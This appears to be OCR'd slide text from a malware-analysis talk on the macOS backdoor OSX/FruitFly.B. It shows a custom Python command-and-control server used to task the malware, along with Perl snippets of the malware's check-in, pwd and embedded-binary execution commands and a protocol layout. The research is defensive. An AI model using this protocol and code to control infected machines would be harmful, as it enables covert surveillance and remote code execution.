
address of c&c server(s)
(can specify via cmdline!) ✓

malware's protocol ✓



```
$ perl fpsaud 192.168.0.2:1337
```

launching osx/fruitfly.b



```
$ python server.py 1337
listening on ('0.0.0.0', 1337)
waiting for a connection…

client connected:  ('192.168.0.13')
```

connection received!

```
#init socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#bind & listen
sock.bind(('0.0.0.0', port))
sock.listen(1)

#wait for malware to connect
while True:

  connection, client_address = sock.accept()
  print 'client connected: ', client_address
```

python c&c server

custom C&C server

Custom C&C Server

handling 'check-in'

```
#connect
$l = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10
    );

#send client info
G v1
 . Y(1143)
 . Y( $q ? 128 : 0 )
 . Z( I('scutil --get LocalHostName’))
 . Z( I('whoami') );
```

connect & send client info

Y(): pack integer


Z(): pack string

G(): send data to c&c server

relevant subroutines

size	value
1 byte	1
4 bytes	1143 (version #)
4 bytes	0, or 128
variable	host name
variable	user name ('whoami')

format of client info



```
$ python server.py 1337
...

client connected:  ('192.168.0.13')
client data:
 offset 0x00: byte 1
 offset 0x01: int: 1143
 offset 0x05: int: 0
 offset 0x0d: str (host name): users-Mac
 offset 0x1a: str (user name): user
```

parsing client info

Custom C&C Server


handling commands

for each command:

1. triage command to see:
   - a additional bytes/data?
   - b format of the response
2. send command
   send additional bytes
3. receive and process data

```
#command 11
def cmd11(connection):

  #send command
  connection.sendall(struct.pack('b', 11))

  #malware first responds w/ command #
  data = connection.recv(1)
  print 'byte: 0x%02x (command)' % (ord(data))

  #read & unpack length of pwd
  data = connection.recv(4)
  length = struct.unpack('I', data)[0]

  #read 'pwd'
  data = connection.recv(length)
  print 'string: %s' (pwd) % data
```

c&c command #11 implementation



```
#command 11
elsif ( $D == 11 ) {
  G v11 . Z( I('pwd') )
}
```

cmd #11

```
$ pwd
/Users/user/Desktop

$ perl fpsaud 192.168.0.2:1337
```


launching osx/fruitfly.b

```
$ python server.py 1337
...

client connected: '192.168.0.13'
available commands:
11: Print Working Directory

select command: 11

response:
byte: 11 (command)
string: '/Users/user/Desktop' (pwd)
```

tasking (command #11)

TASKING OSX/FRUITFLY.B

exposing capabilities



Command #2
via /tmp/client

```
#command 2
elsif ( $D == 2 ) {
  my ($Z, $C) = (J 1);

  if (!$O && V(v2 . $Z) &&
      defined($C = E(4)) &&
      defined($C = E(unpack 'V', $C)))
  {
    G v2 . Z($C);
  }
}
```

command #2

direction	size	value
recv	1 byte	commmand, 2
recv	1 bytes	?
send	1 byte	command, 2
send	variable	?

command #2's protocol

cmd #2, 0

- J(): recv byte(s)
- V(): exec embedded binary
- E(): read byte(s) from proc
- G(): send data to c&c server

relevant subroutines

```
# sudo fs_usage -w -f filesystem | grep perl

open     F=5    /private/tmp/client    perl5

lseek    F=5    <SEEK_CUR>             perl5
write    F=5    B=0x2000               perl5
write    F=5    B=0x11e8               perl5
close    F=5                           perl5
```

file i/o & process events

